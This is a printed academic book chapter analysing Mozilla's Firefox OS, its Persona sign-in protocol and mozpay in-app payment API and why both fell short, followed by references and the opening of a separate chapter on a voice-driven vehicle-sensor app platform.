User certificate and identity assertion are used to provide user's identity. If either of them is wrong, the assertion is rejected. Secondly, the identity assertion's signature is verified by using the public key inside the certificate. If the verification is successful, the relying party knows that the current user is the owner of the key sent in the certificate.

The relying party also needs to check that the certificate is valid. It gets identity provider's public key from /.well-known/browserid document. With this key it verifies the signature on the user certificate.

As a result the relying party is assured that the certificate is legitimate and that it matches the user that wants to login. Also whenever a user asks an identity provider about the certificate, it does not precise a website that it wants to use it for, so user's actions are not tracked by the identity provider.

Mozilla Persona: A Failure?

Mozilla Persona is still under development. Its biggest advantage is the possibility of using any e-mail address. It is different from existing systems, like Facebook Connect or Google+ Sing-in because a user does not need to create a login especially for Persona. Thanks to existing libraries it is relatively easy to add Persona support to any website so this system may be easily adapted by developers. Persona is also supported in Firefox OS phones, so it is logical to include it in web applications. Its biggest advantages were simplicity, decentralization but also using e-mail as a login and not allowing user tracking (Sporny, 2014).

At this point the biggest issue that Mozilla is facing is the lack of websites using their system, especially when other solutions have such a strong position on the market. Continuing to develop the solution may be not obvious since all the paid engineers for Mozilla Persona have been relocated to other projects, meaning that Persona has been transitioned to community ownership. The reason that was given was that it received less adoption that Mozilla hoped for (Identity at Mozilla, 2014).

According to Persona's "After Action Review" (Mozilla Wiki. Identity/Persona AAR, n.d.) and to a blog post (Sporny, 2014) it is believed that Persona failed because of the three-way cold-start between users, providers (identity providers or e-mail providers) and websites. Persona required the investment

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of e-mail providers that it never managed to get. As a result it did not gain any support from large sites and could not compete with e.g. Facebook Connect. Also users could not manage to adopt or to understand it because of too complex features like session management. So the solution could not get enough volume of users to justify its further development. There were also some technological issues that cause the failure. Mozilla complicated the whole project, since it wanted to build the whole identity stack in a decentralized way. As a result the project had become too difficult to implement and to manage. Also Mozilla developed a temporary centralized solution that required too costly engineering to make it work.

It was decided that Persona should be used only for its basic features, i.e. decentralized e-mail verification and login API for the web (Mozilla Wiki. Identity/Persona AAR, n.d.) instead of trying to develop the whole sign in service.

Persona is definitely not going to be decommissioned in 2014 since it still important part of Mozilla's infrastructure.

PAYMENT

Mobile payment can be defined as the use of a mobile phone in order to purchase physical or digital goods from a merchant. Mobile phones can be used to initiate payments, authenticate a person, access banking functionalities or transfer money between two users (Gaur & Ondrus, 2012). Existing mobile payment solutions are very heterogeneous. They involve various financial institutions, regulators and stakeholders like: mobile operators, device manufacturers, merchants and developers. There are many independent and inconsistent payments systems, but they are mostly walled-garden. As a result it is difficult to identify a universal model or standard. Users need to adapt to a given payment system whereas it should be the other way round.

Mozilla with its Firefox OS is trying to redefine the way the payments work for mobile applications. In the first version of their system they proposed an innovative way of performing in-app payments.

Mozilla's idea of a payment platform seems to be the most open and flexible. They wanted to change the way the stakeholders cooperate. In Mozilla's offer there are no restrictions imposed by business models or by central controlling authorities. Users and developers are not locked into one marketplace belonging to Firefox OS. Mozilla gives the possibility of implementing different marketplaces and payment systems. Work on payments is still in progress, although Mozilla is already working with mobile phone operators to support payment with mobile phone bills. It also wants to address the needs of creditless users (users that don't have credit cards) and allows working with different types of payment providers in order to accept micro-payments.

This strategy is in line with the choice of Mozilla's target users. Since Firefox OS targets users that don't have Smartphones yet, it wants to offer them easy, clear payment methods. For example in Poland (the second country in which Firefox OS phones were launched) people are not so keen on providing their credit card information, most of them have only debit cards that do not always allow online payments. A more flexible solution would allow them to choose a payment method they prefer and that they find more secure, e.g. e-transfer.

Mozilla wants to reorganize the payment process and make it more flexible for users but also for businesses (McKillan, 2014). Nowadays users cannot choose how to pay, they are limited to predefined payment options. Usually they need to type in their credit card information on any website they use for online shopping – that is not the safest solution. On the business side it is not ideal either – merchants

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

need to set up their payment processor that usually is costly, time consuming and may be complicated for not advanced developers.

Mozilla decided to introduce their mozpay() API (Mozilla Developer Network: mozpay, n.d.), its aim is to make payments easy and secure. It is similar to google.payments.inapp.buy (Google Developers: Wallet for digital goods, n.d.) but it adds the possibility of having multiple payment providers and carrier billing.

There are two types of payments introduced by Firefox OS. There is a possibility of offering paid apps or in-app payments. In both types whenever Mozilla is participating in the payment process, it takes a 30% of revenue share. The 30% revenue is divided between Mozilla and its partners (payment processor – Bango and eventually a mobile carrier). The rest of the revenue belongs to the developer.

Mozilla uses Bango (Bango Official Website, n.d.) as a payment processor. Bango assures payment experience across different platforms and expands one-click payment reach. Thanks to it Firefox OS may offer different payment options like operator billing or credit card billing. It provides a billable identity that allows unique user identification, including carrier information in case of operator billing. Since Firefox OS exists in many countries, Bango takes care of operator and country regulations.

Bango provided three APIs customized for Mozilla (Mozilla Wiki: Apps/ID and Payments: Bango API, n.d.):

- Mozilla Exporter API – allows registering developers, so they can sell apps or access in-app payments;
- Billing Configuration API – creates an one-time token that can initiate a payment;
- Mozilla Vendor Portal API – allows registered developers to access information about their payments.

Paid Apps

Mozilla implemented a system that allows creating paid apps with a receipt protocol. The receipt allows selling web apps that will run on any web device – "buy once, run everywhere" principle.

Web Application Receipt is a cryptographically verifiable proof of purchase – a digitally signed JSON file that can be read by clients and servers (Mozilla Wiki: Apps/WebApplicationReceipt, n.d.):

```
"typ": purchase-receipt, developer-receipt, reviewer-receipt, test-receipt
"product": JSON object that identifies the product
"user": JSON object that store can use for user authentication
"iss": full domain of the store that issued the receipt
"nbf": 'not-before' timestamp, indicates when the purchase was completed
"iat": 'issued-at' timestamp, indicates when the receipt was issued
"exp": 'expiry' timestamp, indicates when the receipt will expire
"detail": URL to additional info about the purchase
"verify": URL for receipt verification
"reissue": URL to re-issue a new receipt
```

In order to allow running an application on a given device a receipt validation is necessary. The receipt is normally sent to user's machine after a completed transaction. It can be validated either when

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the users starts the apps or on a regular schedule. To facilitate the process, Firefox offers a validation service. Also for developers' protection, all authorized stores are "whitelisted" in the app manifest so the app can't be sold in an unauthorized source.

Receipts are portable so the user can copy them between devices himself. To automatize the process Mozilla develops a service that allows syncing. Apps-In-The-Cloud API is a web service used to store and retrieve structured JSON records for keeping track of user's apps and devices.

So far there are no paid apps on the Firefox Marketplace but certainly it will change in the future.

IN-APP PAYMENT

Mozilla strongly recommends app previews either by using in-app payments for paid features or by providing free and premium versions. Recurring subscriptions are planned for the future. That is why a bigger focus will be given on in-app payment solution since this solution got the most attention from Mozilla developers.


The in-app mobile payment system involves four main players detailed below (Aljohan & Al-Begain, 2013): consumer, merchant, payment service provider and trusted third party. However, it does not cover all aspects of in-app payment model, that introduces new players and purchase flows, like additional distribution channel and means of delivering digital goods to the user.

A new mobile payment model is presented in Figure 6. In-App payment platforms gather roles that may vary, depending on adopted business model or technological choices.

There are four main players in the in-app business value chain.

1. *Client* uses the app (client application) provided by an app provider.
2. *App provider* is an institution (or a person) that develops a given application and provides it to the user. Since the entry level for publishing an application is very low, it is common for a developer to be also the owner of an application.
3. *Client app* is a part of an application that is accessible from user's device (may be installed on it).
4. *App server* is a server that belongs to an app provider (or developer) and that contains the application logic.

Figure 6. In-app payment model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. *App distribution channel* is a place from which a given application may be accessible or downloaded. The most common app distribution channel is a marketplace but applications may be also accessed from developer's website.
6. *Payment provider* assures the whole payment flow and gives the possibility of individuals and businesses to accept payments over the Internet. The Payment flow may be based on different payment methods, like credit card, carrier billing, bank transfer. It also provides developers with APIs that they can implement in their applications.

Here are the commonly found in-app payment information flows:

1. *Accessing an app.* User gets an application from a given app distribution channel.
2. *User account creation.* Client has an account with a given payment provider. His payment details are associated to it. Although there should be also a possibility of creating a user's account at the beginning of the payment flow.
3. *Payment flow information exchange.* A developer establishes a partnership with a payment provider. He provides his bank details so he can receive bank transfers after a successful purchase.
4. *Purchasing flow.* The flow starts when a user decides to purchase a given good and ends when the good is delivered. Any flow in between is implementation dependent.

Based on information presented in (Aljohan & Al-Begain, 2013) it is possible to define the most important requirements for the model above. All players require a high level of security of trust. Additionally, clients expect a simple system allowing a real time transaction process. They would like to be given a possibility of choosing a preferred payment method, Also universality of the system is essential, so it could be used on any device no matter the currency. Optionally, personalized service may be important, so clients would not have to type their payment information every purchase.

App providers require simplicity of setting up the payments, along with fast transaction time. Low running costs while reaching a large client base are essential. That leads to the need of universal system, ideally based on open standards that would not require developing an application for each payment provider.

Payment providers require a simple system with low operational cost that would allow easily adding new features and technologies. Possibility of being implemented for different systems and on multiple devices is essential.

There are multiple payment platforms that offer In-App payment functionalities. The most important and the most innovative ones are presented in this section. Based on the payment model defined in Figure 6, they are compared in the Table 3. The table lists the actors for each payment system with the mandatory requirements and restrictions. The comparison focuses on the state of the market at the moment when Firefox OS first version was launched. This type of comparison was chosen in order to clearly show the motivation of Mozilla.

Based on the Table 3 there are two types of approaches: walled-garden and open distribution channel.

Apple and Google offer a walled-garden approach. App providers are usually developers that need to create an account within the platform and provide their financial information in order to receive the revenue share. They have to implement their application by strictly using a defined set of APIs or SDK, so it is not possible to use the same application for different payment platforms. Client has to have an account set up with the payment provider of the platform. As a result he does not have to type payment details for each purchase. However, the payment methods are imposed. Payment platform owner inte-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Comparison of existing In-App payment platforms

Payment Platform Model	Client Requirements	App Provider Requirements	Distribution Channel	Payment Provider
iOS In-App Purchase	*iTunes account*	*iTunes Connect account*	*App Store*	*Apple App Store, App Store Kit Framework*
Google Play In-App Billing	*Google Play/ Wallet account Google Play app*	*Google Play/ Wallet account*	*Google Play Marketplace*	*Google,Google Play API*
Google Wallet for Digital Goods	*Google Wallet account*	*Google Wallet account*	*Web (Web Apps)*	*Google, Google Wallet API*
PaySwarm	*Any PaySwarm authority account*	*Any PaySwarm authority account*	*Web (websites, Web apps)*	*Any PaySwam authority REST and browser APIs (open standards)*
Firefox OS v.1.0 (mozpay)	*Mozilla Persona account*	*Mozilla Developer Hub account*	*Mozilla Market Place*	*Mozilla WebPayment API (mozpay)*
Mozilla's Platform – planned for the future	*Any Payment Provider's account*	*Any Payment Provider account*	*Any marketplace and/ or Web*	*Any Payment Provider Open standard Web APIs*

grates the role of an app distribution channel and a payment provider. The system is secured since there are no unauthorized third parties, but the whole system becomes very limited.

PaySwarm and Mozilla chose a more open approach. They want to implement a payment platform that is based on open standards and accessible to multiple payment providers. So far PaySwarm and mozpay in Firefox OS v.1.0 impose some limiting implementation choices, but these platforms are still under development.

Mozilla proposed a Web API called WebPayment API. Its role is to initiate a payment for digital goods and receive a confirmation from a payment provider. The Figure 7 below shows three important parts in the payment process.

Payment Provider


Payment Provider implements WebPaymentProvider API. It verifies incoming information and signatures. Its main role is to process a payment from customers and to send funds and server notifications to the merchant by also providing a payment confirmation.

So far there is only one payment provider – Mozilla's Payment Provider. Payment providers need to be authorized by Mozilla or whoever manages the Firefox OS build, since authorized payment providers are whitelisted on the device when it is shipped. It is not précised how to become an authorized payment provider.

As it was discussed before Mozilla uses Bango as a payment platform. There are also some on-going implementations of WebPayment API like for example Web Pay (Web Pay, n.d.).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Payment Process



App Server

App server is a server that belongs to a developer and it contains all application logic. In order to set up in-app payments it needs to register and exchange the information with the payment provider, for now with Firefox Marketplace.

App server communicates with the Payment Provider in order to set up payment details. It also generates a payment token that allows launching the in-app payment and gives all necessary payment information. It sends the purchased goods to a user whenever the payment process is finished.

To use in-app payments a developer needs to log into Firefox Marketplace Developer Hub. This will allow him to set up payment details (prices, bank account information, etc.). Later he generates an Application Key (a public identifier that allows a Payment Provider to identify the application) and an Application Secret (shared between a Developer and a Payment Provider – must be securely protected).

Client App

Client app allows users to buy different goods. The app gives user the information about possible goods with corresponding prices. Whenever user decides to make a payment the mozpay API is called.

Payment Token

The most important element in a payment process is a payment token. It contains all the essential information concerning a good being purchased. It is an encoded JSON object, digitally signed using JSON Web Signature. It is sent between all three parties throughout the payment process.

Example of a payment token is presented below (Mozilla Developer Network: In-app payments with mozPay, n.d):

```
"iss": APPLICATION_KEY - application key obtained from Firefox Marketplace
"aud": "marketplace.firefox.com" - by default, never changes
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


```
"typ": "Mozilla/payments/pay/v1"
"iat": …
"exp":…
"request": { "id" – should be unique for each app's product
"pricePoint", "name", "description", "icons"},
"postbackURL": "https://app.com/postback" – used to send payment process info
"chargebackURL": "https://app.com/chargeback"  - used to send payment process
info
"defaultLocale": "en"
```

Payment Process

The payment process is presented on the Figure 8 below (Janczukowicz et al., 2014).

1. When a user decides to purchase something within a client app, he clicks a "Buy" button. It triggers a function that sends a request to an App Server and waits for a payment token to be signed.
2. Server generates the payment token and signs it with a private key so that information cannot be modified by unauthorized party. Later it sends the token to the user.
3. When the user receives the token it passes it to the payment provider by calling the mozpay API. When the navigator.mozPay() is called, the device shows a secure window that allows user to authenticate: login in to persona, enter the PIN and choose a payment method (credit card, payment billing, etc.).
   a. The Payment Provider processes the payment. There can be two results of this operation:
4. Postback – meaning that the payment was completed successfully. It is a JSON file containing the original request with additionally a Mozilla specific transaction ID. It is sent to the postbackURL defined by the server in the payment token. To assure the security it is signed with the application secret.

Figure 8. Payment Process



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. Chargeback – meaning that the payment was not completed successfully. It is a JSON file containing the original request with additionally a Mozilla specific transaction ID and a reason why the payment was not completed (refund or reversal – buyer asked the credit card issuer to reverse a transaction). It is sent to the chargebackURL defined by the server in the payment token. To assure the security it is signed with the application secret. At this point chargeback is neither fully developed nor defined.
6. Whenever server receives the postback or a chargeback it acknowledges it by sending a HTTP Response to the Payment Provider. If the payment process was completed without an error it sends a purchased good to the user.

Mozpay: Another Failure?

The payment model presented by Mozilla and the mozpay API are still in an experimental phase. However in September 2013 after several tests navigator.mozPay() API was proposed to be deprecated (Google groups, n.d.).

The mozpay function has been proposed to be abandoned due to too rigid end-to-end transaction flows by imposing the payment token mechanism. Firstly, it was suggested to replace it with lower-level primitives that can be directly used by the providers (Google groups, n.d.). In this solution payment providers would need to assure the payment flows by offering JavaScript files to developers and by using a trusted UI with access restricted to whitelisted domains (Google groups, n.d.). There is also a paper suggesting using the certification mechanism in order to improve managing the list of authorized payment providers. It would allow having more than one entity that controls the whitelist and it would allow adding a new one without the need of redistributing the whole operating system every time a new player enters the business value chain (Janczukowicz et al., 2014).

It can be seen on the official website (Mozilla Developer Network: mozpay, n.d.) that mozpay is not on W3C standards track even though it is still supported on Firefox OS platform and it is suggested to continue using for Firefox OS apps. However there is a new W3C Web Payment group that also includes work on PaySwarm – presented above. During the last Web Payments workshop (Web Payments Workshop, 2013) it was confirmed that mozpay is not on standardization track anymore and there can be certain elements that can be standardized based on Mozilla's experience, e.g. silent SMS APIs, payment tokens, make a transparent registration step. It is not clear what direction will Mozilla take in order to improve their payment experience, but there is still an effort to make it flexible, open, not fragmented (e.g. by using digital receipts), but very secure in the same time.

Firefox OS Limitations

The idea to create an operating system, that uses the web as the platform and that frees different actors from the limitations and restrictions of proprietary platforms, was very promising.

Mozilla focused on volume of users and differentiation by offering affordable devices on various markets. However it encountered a big problem – the market is already pretty much established and low-end and mid-end devices are offered already by Android. Also Mozilla by offering low cost devices limits itself with lower hardware performances.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Firefox OS is entirely based on web technologies and Mozilla uses WebAPIs. However as long as different actors will not be supporting this solution, it will be difficult to make it a global standard. There are more and more applications for Firefox OS but they do not always run very smoothly, and Mozilla's marketplace cannot compete with those offered by Android or iOS.

The biggest issues that Mozilla is facing are linked to its identity and payment solutions. As it was mentioned in a section above, Mozilla Persona did not get enough of support from other actors (e.g. e-mail providers, websites) and was to complex. Furthermore mozpay function was suggested to be abandoned due to too rigid end-to-end transaction flows and is not on W3C track anymore.

Firefox OS differentiates itself from existing solutions by offering simplicity and flexibility. It is in line with Mozilla's philosophy of promoting free software and offering open standards.

CONCLUSION

Firefox OS is still in the early phase. Different features and functionalities keep changing. The existing applications are not all working smoothly yet but the marketplace keeps growing and the devices are being launched in more and more countries.

On the mobile market there is a strong presence of iOS, Android and Windows Phone. However Firefox OS is not targeting the same users, so it has a possibility to find a particular place on the market. There are new players like Ubuntu Touch or Tizen that can threaten Mozilla, but the advantage of Firefox OS is that it is already in use and gained a certain amount of users.

Firefox OS targets users that do not have smartphones yet and wants to gain new clients by offering smartphones at very competitive prices, as low as $25. The biggest threat it that Firefox OS devices may be considered as limited and low cost. Also it still has several major problems and bug. This may discourage certain users that may end up switching to a low cost Android with more applications and better support. However Mozilla believes that thanks to attractive prices and open source philosophy it will be able to enter emerging, dynamic markets and to get a big volume of clients. It sees also an opportunity in porting Firefox OS to old Android devices that get less and less support from Google. Anyway according to Mozilla's evangelists focusing on mid-end and low-end phones is only a first step of making the Web the mobile platform and improving users' experience.

The strength of Firefox OS is that it is free from any proprietary technology, flexible and open. Using only web technologies offers the simplicity and also allows lower entry level for developers. Also the aim of providing a "developer friendly" environment is to quickly grow the marketplace. There is no vendor control and no device fragmentation and there is a "build once run everywhere" so that developers do not need to create an application for each type of device. This simplicity and universality makes up for the fact that web applications have lower performance than native apps. However web applications are simple as long as they do not interact with the hardware. Mozilla proposed WebAPIs but as long they do not become standard, Mozilla's solution will stay Firefox OS hardware specific.

Mozilla tried to propose innovative identity (Mozilla Persona) and payment solutions (mozpay) that were strongly linked to Firefox OS. These solutions were supposed to be open, flexible and what is more important – decentralized. However changing the mobile world is not easy, especially in the fields that are already widely developed and that have established solutions and leaders. Mozilla has failed in both cases since the proposed innovations ended up being too heavy and complex as a result Persona and mozpay did not manage to get enough support to justify the further development. So far it is uncertain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to judge if it is going to have any influences on Firefox OS sales, but in general it may cause a threat of getting an unstable and unsure brand image. Identity and payment are the essential parts of mobile systems. Also both of them are very concerned by security aspects. As a result the fact that both of these solutions did not work as planned is not very reassuring for the users.

Mozilla still puts a lot of effort info its operating system and continues adding new features. It will be for example supported in the next release of Phone Gap that allows writing apps (by using web technologies) and deploying them for a large spectrum of mobile devices (The Mozilla Blog, 2014b). It would mean a possibility of getting more applications for Mozilla's marketplace. There are also other markets that Firefox OS wants to enter, i.e. tablets and Smart TV. Mozilla offers Foxconn and VIA tablets to the most engaged developers in order to help deliver Firefox OS to the tablet platform. Also Mozilla launched cooperation with Panasonic in order to work on an open platform based on web technologies for next generation Smart TVs. It would give developers a flexibility to create new applications and services by using not only Internet but also broadcasting. Also it would facilitate creating applications on smartphones and tablets to access and operate the TV (Panasonic, 2014).

The opinions about Firefox OS are divided. Although it is difficult to compare it to iOS or Android, because those are operating systems, that have been on the market for much longer. The future of Firefox OS will depend on how fast it will improve and how quickly the new quality applications will be added to the marketplace.

REFERENCES

Aljohan, A., & Al-Begain, K. (2013, September 25-27). Transaction – Centric Mobile-Payment classification model. Proceedings of 7th International Conference on Next Generation Mobile Apps, Services and Technologies (NGMAST 2013), IEEE, Prague.

Apps/ID and Payments: Bango API (2014, June 20). Retrieved from https://wiki.mozilla.org/Apps/ID_and_Payments#Bango_API

Apps/WebApplicationReceipt (2014, June 20). Retrieved from https://wiki.mozilla.org/Apps/WebApplicationReceipt

Bango Official Website. (n. d.). Retrieved from http://bango.com/

Bell, K. (2011, October 11). Steve Jobs was originally dead set against third-party apps for the iPhone. Retrieved from http://www.cultofmac.com/125180/steve-jobs-was-originally-dead-set-against-third-party-apps-for-the-iphone/#cwD4X8eII039q6a7.99

Fell, J. (2012, September 13). Mark Zuckerberg on Facebook's Triumphs and Tribulations. *Entrepreneur.com*. Retrieved from http://www.entrepreneur.com/blog/224415#ixzz2g5S3leEV

Gaur, A., & Ondrus, J. (2012, August 6-8). The Role of Banks in the Mobile Payment Ecosystem: A strategic Asset Perspective. *Proceedings of the 14th Annual International Conference on Electronic Commerce (ICEC 2012)*, Singapore (pp.171-177). doi:10.1145/2346536.2346570

Browser ID (n. d.). *GitHub*. Retrieved from https://github.com/mozilla/id-specs/blob/prod/browserid/index.md

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mozilla.dev.webapi - proposal: replace navigator.mozPay() with primitives. (2014, July 4). *Google Groups*. Retrieved from https://groups.google.com/forum/#!msg/mozilla.dev.webapi/cyk8Nz4I-f4/5er6JojC3TsJ

Google Wallet for digital goods (n. d.). *Google Developers*. Retrieved from https://developers.google.com/commerce/wallet/digital/docs/index

Heilmann, C. (2012, November 1). HTML5 mythbusting. Retrieved from https://hacks.mozilla.org/2012/11/html5-mythbusting/

Transitioning Persona to Community Ownership. (2014, May 7). Identity at Mozilla. Retrieved from http://identity.mozilla.com/post/78873831485/transitioning-persona-to-community-ownership

Identity/Persona AAR. (2014, June 20). *Mozilla Wiki*. Retrieved from https://wiki.mozilla.org/Identity/Persona_AAR

Jacobs, I. (2012, January 23). Interview Financial Times experience with Web apps. *W3.org*. Retrieved from http://www.w3.org/blog/2012/01/interview-financial-times-expe/

Janczukowicz E., (2013 November). *Firefox OS Overview.* Telecom Bretagne Research Report.

Janczukowicz, E., Bouabdallah, A., Braud, A., Fromentoux, G., & Bonnin, J. M. (2014, May 6-9). Improving Mozilla's In-App Payment Platform. Proceedings of the 10th IFIP WG 2.13 International Conference on Open Source Systems, San José, Costa Rica (Vol. 427, pp 103-106).

Jolla. (n. d.). Retrieved from http://jolla.com/

McKillan. (2014, April 4) Introducing navigator mozPay. Retrieved from https://hacks.mozilla.org/2013/04/introducing-navigator-mozpay-for-web-payments/

What is an Identity Bridging. (2013, July 26). *Mozilla*. Retrieved from http://identity.mozilla.com/post/56526022621/what-is-an-identity-bridge

Firefox OS. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/docs/Mozilla/Firefox_OS

Firefox OS security overview. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Firefox_OS/Security/Security_model

Gaia. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Firefox_OS/Platform/Gaia

Gonk. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Firefox_OS/Platform/Gonk

Gecko. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/docs/Mozilla/Gecko

App Center. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/docs/Web/Apps

WebAPI. (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/docs/WebAPI

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

App manifest FAQ (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Apps/Developing/About_app_manifests

Protocol Overview (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Persona/Protocol_Overview

Well-known-browser id (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/Persona/.well-known-browserid

Mozpay (n. d.). *Mozilla Developer Network*. Retrieved from https://developer.mozilla.org/en-US/docs/Web/API/Navigator.mozPay

In-app payments with mozPay (n. d.). Mozilla Developer Network. Retrieved from https://developer.mozilla.org/en-US/Marketplace/Monetization/In-app_payments_section/mozPay_iap

Welcome to OpenID Connect. (n. d.). OpenID. Retrieved from http://openid.net/connect/

Panasonic and Mozilla to Collaborate on New Firefox OS Open Platform for Next Generation Smart TVs. (2014, January 6). *Panasonic.com*. Retrieved from http://www2.panasonic.com/webapp/wcs/stores/servlet/prModelDetail?storeId=11301&itemId=705511

WebPay. (n. d.). Retrieved from https://webpay.readthedocs.org/en/latest/

Persona, M. (n. d.). Retrieved from http://www.mozilla.org/en-US/persona/

PhoneGap. (n. d.). Retrieved from http://phonegap.com/about/

RFC 6749 OAuth 2.0 Authorization Framework. (2012, October). Retrieved from http://datatracker.ietf.org/doc/rfc6749

Shankland, S. (2014, February 23). With Firefox OS, Mozilla begins the $25 smartphone push. *CNET*. Retrieved from http://www.cnet.com/news/with-firefox-os-mozilla-begins-the-25-smartphone-push/

Sporny, M. (2014). A proposal from Credential-based Login. Retrieved from http://manu.sporny.org/category/semantic-web/

Mozilla in Mobile – the Web is the Platform. (2012, February 27). *The Mozilla Blog*. Retrieved from https://blog.mozilla.org/blog/2012/02/27/mozilla-in-mobile-the-web-is-the-platform/

Firefox OS ecosystem continues expansion and redefines the entry-level smartphone. (2014, June 10). *The Mozilla Blog*. Retrieved from https://blog.mozilla.org/blog/2014/06/10/firefox-os-ecosystem-continues-expansion-and-redefines-the-entry-level-smartphone/

New Developer Hardware and Tools Show Firefox OS Ecosystem Momentum. (2014, February 23). *The Mozilla Blog*. Retrieved from https://blog.mozilla.org/blog/2014/02/23/new-developer-hardware-and-tools-show-firefox-os-ecosystem-momentum-2/

Tizen. (n. d.). Retrieved, from https://www.tizen.org

Trenholm, R. (2014, February 19). Ubuntu Touch gets grip on its first phone makers. Retrieved from http://www.cnet.com/news/ubuntu-touch-gets-grip-on-its-first-phone-makers/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

WebActivities (2014, June 20). *Mozilla Wiki*. Retrieved from https://wiki.mozilla.org/WebAPI/WebActivities

WebAPI (2014, June 20). *Mozilla Wiki.* Retrieved from https://wiki.mozilla.org/WebAPI

Wooga (2012, June 21) HTML5 Project Goes Open Source. Retrieved from http://www.wooga.com/press/releases/wooga-html5-project-goes-open-source/

Workshop, W. P. (2013, March 24) Retrieved from https://web-payments.org/minutes/2014-03-24-s2/

KEY TERMS AND DEFINITIONS

API: Application Programming Interface, allowing developer to access different resources and easily build software.

Firefox OS: Operating system for mobile devices, developed by Mozilla and that aims to be free from ant proprietary technology.

In-App Payment: Payment method allowing buying additional feature inside an app.

Marketplace: Platform allowing distributing applications.

Mozilla Persona: Mozilla's sign-in system.

Mozpay: Mozilla's payment solution.

Web App: Web application, i.e. applications that are built using web technologies.

This research was previously published in the Handbook of Research on Next Generation Mobile Communication Systems edited by Athanasios D. Panagopoulos, pages 440-465, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 25
Voice Application Generator Platform for Real Time Multimedia Vehicle Sensor Based Notifications

Guillermo Cueva-Fernandez
University of Oviedo, Spain

Jordán Pascual Espada
University of Oviedo, Spain

Vicente García-Díaz
University of Oviedo, Spain

ABSTRACT

Nowadays, many software applications are used to offer services or functionalities to drivers. Even though, there is a lack of applications that offer drivers the possibility to express their need to generate a specific application in real time. In this research, the authors present an innovative platform that allows users to generate multimedia web applications that use real time vehicle sensor information. The creation of applications is specified through a voice interface to allow users to generate applications while driving. Information used in the applications is collected combining mobile device sensors (accelerometer, GPS, light sensor, barometer, etc.) and vehicle real time On-board Diagnosis port information (speed, engine revolutions per minute, fuel consumption, coolant temperature, throttle, battery voltage, etc.). The domain of generated applications includes driving safety, road state, parameter notifications, social applications, etc. The generated applications can display visual information systems such as maps, audio, video and measurement gauges. For the analysis of this paper, the authors present three prototypes to demonstrate the platform capabilities.

DOI: 10.4018/978-1-5225-3422-8.ch025

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. INTRODUCTION

The environment surrounding road transit, driving and traffic is very dynamic. It depends on many external agents such as the state of the roads, traffic conditions and direct actions from users. There are several software application solutions that offer drivers a certain degree of assistance in their journeys that have become very popular within the recent years. The most popular are GPS based navigation systems very common in today's cars. But more applications are becoming popular; systems that remotely detect accidents (GM OnStar, BMW Teleservice, TomTom, Waze, etc.), parking assistants or systems that provide traffic information thanks to information provided by users. Collecting data from sensors in vehicles is not new, in ParkNet (Mathur et al., 2010) sensor data is collected from empty parking space generating real time empty parking space maps. On the other hand, SignalGuru (Koukoumidis et al., 2011) uses the camera sensor in Smartphones to detect traffic lights to generate real time models. Through an algorithm, it recommends users to stop accelerating to save gas when it estimates that the next traffic light will turn red. These applications are very helpful to perform frequent actions while driving, however cannot fully adjust to dynamic driving environment scenarios. Multiple unexpected situations cannot be predicted: accidents, states of the road, malfunctioning vehicles or just spontaneous actions.

Today's average road vehicle contains multiple sensors that can be used to monitor its behavior. All engine cars since 2004 in the EU must have a standard OBD (On Board Diagnosis) port where real-time vehicle operation information can be obtained, such as speed, engine RPM (Revolutions per Minute), throttle level, coolant temperature, instant fuel consumption, fuel trim, battery voltage etc. Data can be obtained with cheap Bluetooth OBD adapters that can be connected to most modern Smartphones. Merging data from sensors, mobile devices and cheap Internet data plans can result in the perfect combination to obtain information about the surrounding road environment. For instance, OBD data is already being used to remotely diagnosis vehicle problems (Chen et al., 2011).

While facing external factors a driver could find helpful information or notifications about the environment. Thanks to real time assistance generated on-demand, users could react better to unexpected circumstances thus improving their driving experience, avoiding unsafe situations or accidents, and improving reliability of their vehicles.

